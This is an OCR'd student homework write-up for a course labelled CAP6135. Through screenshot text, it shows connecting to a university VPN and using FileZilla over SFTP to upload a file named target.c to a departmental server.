

PROGRAMMING ASSIGNEMENT1

CAP6135


How to Install Eustis and Connect it



Cisco AnyConnect Secure Mobility Client
Edit
Sun Feb 13 6:38 PM
AnyConnect
Secure Mobility Client
CISCO
VPN:
Ready to connect.
secure.vpn.ucf.edu
Connect
A
EXAM
Ph.D
PHYSICS
SRIJA DASGUPTA-CGI DOCUMENTS
UCF



Cisco AnyConnect Secure Mobility Client
Edit
Sun Feb 13 6:38 PM
AnyConnect
Secure Mobility Client
CISCO
VPN:
Contacting secure.vpn.ucf.edu.
secure.vpn.ucf.edu
Connect
Cisco AnyConnect | secure.vpn.ucf.edu
Group:
UCF Students
Username:
sr533158
Password:
Cancel
OK
A
EXAM
Ph.D
PHYSICS
Screen Shot
2022-02...8.01 PM
SRIJA DASGUPTA-
CGI DOCUMENTS
UCF



Cisco AnyConnect Secure Mobility Client
Edit
Sun Feb 13 6:38 PM
AnyConnect
Secure Mobility Client
CISCO
VPN:
Downloading AnyConnect DART 4.9.06037 - 63%
secure.vpn.ucf.edu
Connect
UCF
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM
SRIJA DASGUPTA-CGI DOCUMENTS

Install Filezilla





FileZilla File Edit View Transfer Server Bookmarks Help
Sun Feb 13 6:48 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
Host: sftp://eustis.eecs.uc Username: sr533158 Password: Port: Quickconnect
Status: Creating directory '/home/net/sr533158/homework/Project1'...
Status: Retrieving directory listing of "/home/net/sr533158/homework/Project1"...
Status: Listing directory /home/net/sr533158/homework/Project1
Status: Directory listing of "/home/net/sr533158/homework/Project1" successful
Status: Retrieving directory listing of "/home/net/sr533158/homework"...
Status: Listing directory /home/net/sr533158/homework
Status: Directory listing of "/home/net/sr533158/homework" successful
Local site: /Users/srijadasgupta/
srijadasgupta
Volumes
bin
cores
dev
etc
home
Remote site: /home/net/sr533158/homework
sr533158
.cache
.local
A
Generics
homework
Project1
Filename Filesize Filetype Last modified
.. Directory
.Trash Directory 02/10/2022 10:2...
.cache Directory 12/30/2021 23:2...
.cisco Directory 01/16/2022 22:5...
.config Directory 02/13/2022 18:3...
.eclipse Directory 12/30/2021 23:2...
.p2 Directory 12/30/2021 23:2...
.ssh Directory 01/16/2022 22:5...
.zsh_sessions Directory 02/10/2022 15:3...
Desktop Directory 02/12/2022 13:1...
Documents Directory 11/14/2021 19:08...
4 files and 18 directories. Total size: 11,967 bytes
Filename Filesize Filetype Last modified Permissions Owner/Group
.. Project1 Directory 02/13/2022 1... drwxr-xr-x sr533158 ...
1 directory
Server/Local file Direction Remote file Size Priority Status
Queued files Failed transfers Successful transfers
Queue: empty
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM


Finder File Edit View Go Window Help
Sun Feb 13 6:49 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
Host: sftp://eustis.eecs.uc Username: sr533158 Password: Port: Quickconnect
Status: Listing directory /home/net/sr533158/homework/Project1
Status: Directory listing of "/home/net/sr533158/homework/Project1" successful
Status: Starting upload of /Users/srijadasgupta/Downloads/project1/targets/target.c
Status: File transfer successful, transferred 776 bytes in 1 second
Status: Retrieving directory listing of "/home/net/sr533158/homework/Project1"...
Status: Listing directory /home/net/sr533158/homework/Project1
Status: Directory listing of "/home/net/sr533158/homework/Project1" successful
Local site: /Users/srijadasgupta/
srijadasgupta
Volumes
bin
cores
dev
etc
home
Remote site: /home/net/sr533158/homework/Project1
sr533158
